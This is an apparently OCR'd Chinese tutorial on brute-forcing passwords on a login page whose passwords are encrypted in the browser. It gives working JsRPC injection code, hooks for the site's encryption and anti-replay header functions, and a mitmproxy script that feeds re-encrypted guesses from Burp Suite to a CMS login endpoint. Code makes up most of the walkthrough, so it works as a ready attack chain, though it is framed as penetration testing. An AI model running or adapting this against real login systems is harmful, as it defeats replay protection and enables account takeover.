JSRPC-mitmproxy-联动burpsuiet 针对加密密码的爆破操作步骤

【作者：隔壁山上小道士】

1. 分析网站加密函数已经特殊的请求头

首先要对网站加密有一定的逆向分析能力，能准确分析出具体的加密函数，已经特殊的请求头部信息生成函数（比如requestId，防止重放攻击的）

这里举一个案例：

经过分析，由于这里主要讲解JSRPRC 和mitmproxy的联动技术，所以前端加密逆向分析过程在这里不做详细探讨，发现本次渗透测试的目标加密函数是 `Object(u.c)`



Figure 1

经过分析，本次测试的目标存在 `access-trace-id` ，这个头部信息和 requestId 的作用是一样的，都是防止重放攻击的



Figure 2

分析，发现 `access-trace-id` 的生成函数是：`Object(a.a)`



Figure 3

先记录下两个关键的加密函数

2. 启动 JSRP 服务端

Figure 4

3. 注入 JsEnv_Dev.js 代码

将 \JsRpc-main\resouces\JsEnv_Dev.js 代码注入到 目标网站浏览器中.

注意：这一步只需要访问测试网站后，F12，打开浏览器调试页面即可注入，无需打断点操作

具体代码如下：

```
var rpc_client_id, Hlclient = function (wsURL) {
    this.wsURL = wsURL;
    this.handlers = {
        _execjs: function (resolve, param) {
            var res = eval(param)
            if (!res) {
                resolve("没有返回值")
            } else {
                resolve(res)
            }
        }
```

```
    };
    this.socket = undefined;
    if (!wsURL) {
        throw new Error('wsURL can not be empty!!')
    }
    this.connect()
}
Hlclient.prototype.connect = function () {
    if (this.wsURL.indexOf("clientId=") === -1 && rpc_client_id) {
        this.wsURL += "&clientId=" + rpc_client_id
    }
    console.log('begin of connect to wsURL: ' + this.wsURL);
    var _this = this;
    try {
        this.socket = new WebSocket(this.wsURL);
        this.socket.onmessage = function (e) {
            _this.handlerRequest(e.data)
        }
    } catch (e) {
        console.log("connection failed,reconnect after 10s");
        setTimeout(function () {
            _this.connect()
        }, 10000)
    }
    this.socket.onclose = function () {
        console.log('rpc已关闭');
        setTimeout(function () {
            _this.connect()
        }, 10000)
    }
    this.socket.addEventListener('open', (event) => {
        console.log("rpc连接成功");
    });
    this.socket.addEventListener('error', (event) => {
        console.error('rpc连接出错,请检查是否打开服务端:', event.error);
    })
};
Hlclient.prototype.send = function (msg) {
    this.socket.send(msg)
}
Hlclient.prototype.regAction = function (func_name, func) {
    if (typeof func_name !== 'string') {
        throw new Error("an func_name must be string");
    }
    if (typeof func !== 'function') {
        throw new Error("must be function");
    }
    console.log("register func_name: " + func_name);
    this.handlers[func_name] = func;
    return true
}
Hlclient.prototype.handlerRequest = function (requestJson) {
    var _this = this;
```

```
    try {
        var result = JSON.parse(requestJson)
    } catch (error) {
        console.log("请求信息解析错误", requestJson);
        return
    }
    if (result["registerId"]) {
        rpc_client_id = result['registerId']
        return
    }
    if (!result['action'] || !result["message_id"]) {
        console.warn('没有方法或者消息id,不处理');
        return
    }
    var action = result["action"], message_id = result["message_id"]
    var theHandler = this.handlers[action];
    if (!theHandler) {
        this.sendResult(action, message_id, 'action没找到');
        return
    }
    try {
        if (!result["param"]) {
            theHandler(function (response) {
                _this.sendResult(action, message_id, response);
            })
            return
        }
        var param = result["param"]
        try {
            param = JSON.parse(param)
        } catch (e) {
        }
        theHandler(function (response) {
            _this.sendResult(action, message_id, response);
        }, param)
    } catch (e) {
        console.log("error: " + e);
        _this.sendResult(action, message_id, e);
    }
}
Hlclient.prototype.sendResult = function (action, message_id, e) {
    if (typeof e === 'object' && e !== null) {
        try {
            e = JSON.stringify(e)
        } catch (v) {
            console.log(v)//不是json无需操作
        }
    }
    this.send(JSON.stringify({"action": action, "message_id": message_id,
"response_data": e}));
}
```

Fence 1



Figure 5

4. 注入 JSRPC 连接代码

在第3步之后，紧接着将下面的连接代码，注入到目标网站浏览器中。

```
// 第一个 ws 是websocket；第二个 ws 是 注册的方法，后面访问的时候，要将第二个ws改成go
var demo = new Hlclient("ws://127.0.0.1:12080/ws?group=zzz");
```

Fence 2

注入 JSRPC 连接后，浏览器控制台将显示rpc连接成功，此时服务端将显示：`INFO[2025-02-26 15:18:45] [新上线group:zzz,clientId:->c17ed0cb-3309-49d9-9f9b-83907cbc54f8]`



Figure 6



Figure 7

5. 替换网站加密函数

通过第1步的分析，可以知道，目标网站的加密函数是 `Object(u.c)`， `access-trace-id` 的生成函数是：`Object(a.a)`

下面我们要开始替换这两个加密函数。

5.1 替换密码加密函数

首先将网站调试到密码加密函数处，再进行替换，否则会因为作用域的原因找不到加密函数。

注意：如果遇到的加密函数是多个函数复合之后才能加密，此时就要注意加密函数的整体性编写了

```
window.enc = Object(u.c)        // 将Object(u.c)函数替换成 window.enc 这个全局函数
```

Fence 3



Figure 8

测试是否替换成功，直接调用刚刚替换的函数，在浏览器控制台中执行该函数，发现替换成功

```
enc("123")
```

Fence 4



Figure 9

5.2 替换特殊头部生成函数

同样需要先打断点至头部生成函数处，才能替换

```
window.id = Object(a.a)        // 将Object(a.a)函数替换成 window.id 这个全局函数
```

Fence 5

Figure 10

测试替换是否，发现成功执行



Figure 11

6. 编写js注册函数

根据网站请求的数据包，以及刚刚替换的加密函数，编写对应的 js 注册函数

网站请求的数据包，是一段json数据，具体格式如下：

```
{"account":"admin","password":"OsaU5hkwAcVLwwXs|sMO6G/5PaZwWOISHr/7Pcw=="}
```

Fence 6

编写对应的注册函数

```
// 编写名为 req 的注册函数
demo.regAction("req", function(resolve, param){          // param 就是请求包的body部分，也就是上面的json数据
    // 生成请求头
    let accessTraceId = id();


    // 生成加密请求体
    // 从上面的json请求包中取出 password，因为这个案例只对 password 进行了加密，所以需要单独取出password进行加密
    let password = param.password;
    let encstr = enc(password);


    // 生成返回值
```

```
    let res = {
        "access-trace-id":accessTraceId,
        "encstr":encstr
    }

    resolve(res)
});
```

Fence 7

将编写成功的注册函数，注入到浏览器控制台中

```
> demo.regAction("req", function(resolve,param){
    // 请求头
    let accessTraceId = id();

    let password = param.password;
    // 加密请求体
    let encstr = enc(password);

    let res = {
        "access-trace-id":accessTraceId,
        "encstr":encstr
    }

    resolve(res)
});
register func_name: req
< true
```

Figure 12

7. 测试 JSRPC 加密结果

注意：测试这一步时，需要将浏览器的断点放开，点击下图，直至放开所有断点



Figure 13

访问浏览器，测试 JSRPC 加密结果，这里

```
Host:http://127.0.0.1:12080/go

group=zzz&action=req&param={"account":"admin","password":"123"}
```

Fence 8

测试发现，已经成功生成 `access-trace-id`，password 部分也进行了加密



Figure 14

8. 编写mitm脚本联动burpsuite

根据 JSRPC 解密编写mitm脚本，主要编写 encrypt() 加密函数，这个函数用于实现生成 `access-trace-id`，同时针对 password 进行加密

```python
from mitmproxy import http
import json
import requests
from mitmproxy.tools.main import mitmdump

"mitmdump -p 8083 -s xxx.py --ssl-insecure -q"


class ModifyResponse:
    def __init__(self):
        # 定义要修改的 URL 及对应的请求修改规则(url为部分匹配)
        self.request_rules = {
            'http://10.10.10.94:8080/cms/v1/login': self.encrypt            # 数据请求时的规则，就是下面我们要编写的encrypt()

        }
        # 定义要修改的 URL 及对应的响应修改规则(url为部分匹配)
        self.response_rules = {
        }


    # 编写加密函数，用于生成 access-trace-id，同时针对 password 进行加密
    def encrypt(self, request):
        # 获取原始请求体
        original_body = request.content
        original_body = original_body.decode('utf-8')

        # 请求 JSRPC 接口，进行加密，获取加密后的内容，就是第7步看到的加密结果
        data = {
```

```
            "group": "zzz",
            "action": "req",
            "param": original_body                  # 此处传入的是str（json）类型才可以，不能是dict类型
        }
        url = "http://127.0.0.1:12080/go"
        response = requests.post(url, data=data)
        json_data = json.loads(response.text) # 获取响应包，并将json格式的响应包转换成 dict 类型


        # 加替换请求体
        enc_data = json_data['data']
        enc_data = json.loads(enc_data)
        enc_string = enc_data['encstr']        # 经过逐步提取，获取加密后的password
        body_data = data['param']              # 这一步要开始将加密后的password替换原始的param参数中的password
        body_data = json.loads(body_data)
        body_data['password'] = enc_string     # 替换加密请求体
        request.content = bytes(json.dumps(body_data), 'utf-8')       # 将请求体转换成字节模式进行传输

        # 生成特殊请求头部：access-trace-id
        accessId = str(enc_data['access-trace-id'])
        # 替换access-trace-id
        request.headers['access-trace-id'] = accessId

        print(request.headers)
        print(request.content)
        return request

    def all_response(self, response):
        """修改全部的response"""
        return response

    def all_request(self, request):
        """修改全部的resquest"""
        return request

    # 下面的一般不用修改
    def response(self, flow: http.HTTPFlow) -> None:
        """处理响应，依据规则修改响应数据"""
        request_url = flow.request.pretty_url  # 获取完整请求 URL
        # 找到匹配的规则，并调用对应的修改函数
        for rule, modify_func in self.response_rules.items():
            if rule in request_url:
                # 直接获取原始响应文本
                original_response = flow.response
                modified_response = modify_func(original_response)  # 调用对应的修改函数
                flow.response = self.all_response(modified_response)  # 更新响应内容
                break  # 一旦找到匹配规则就退出循环

    def request(self, flow: http.HTTPFlow) -> None:
```

```
        """处理请求，依据规则修改请求数据"""
        request_url = flow.request.pretty_url  # 获取完整请求 URL

        # 找到匹配的规则，并调用对应的修改函数
        for rule, modify_func in self.request_rules.items():
            if rule in request_url:
                # 直接修改请求内容，不需要解析
                original_request = flow.request
                modified_request = modify_func(original_request)  # 调用对应的修改函数
                flow.request = self.all_request(modified_request)  # 更新请求内容
                break  # 一旦找到匹配规则就退出循环


# 加载插件
addons = [
    ModifyResponse()
]

```

Fence 9

编写完成mitm脚本后，开始设置 burpsuite 上游代理：

Figure 15

启动mitm脚本，启动命令如下：

```
mitmdump -p 8083 -s xxx.py --ssl-insecure -q
```

Fence 10



Figure 16

启动之后，就可以进行爆破密码了

Figure 17

开始进行爆破之后，查看请求的数据包，发现整体运行成功



Figure 18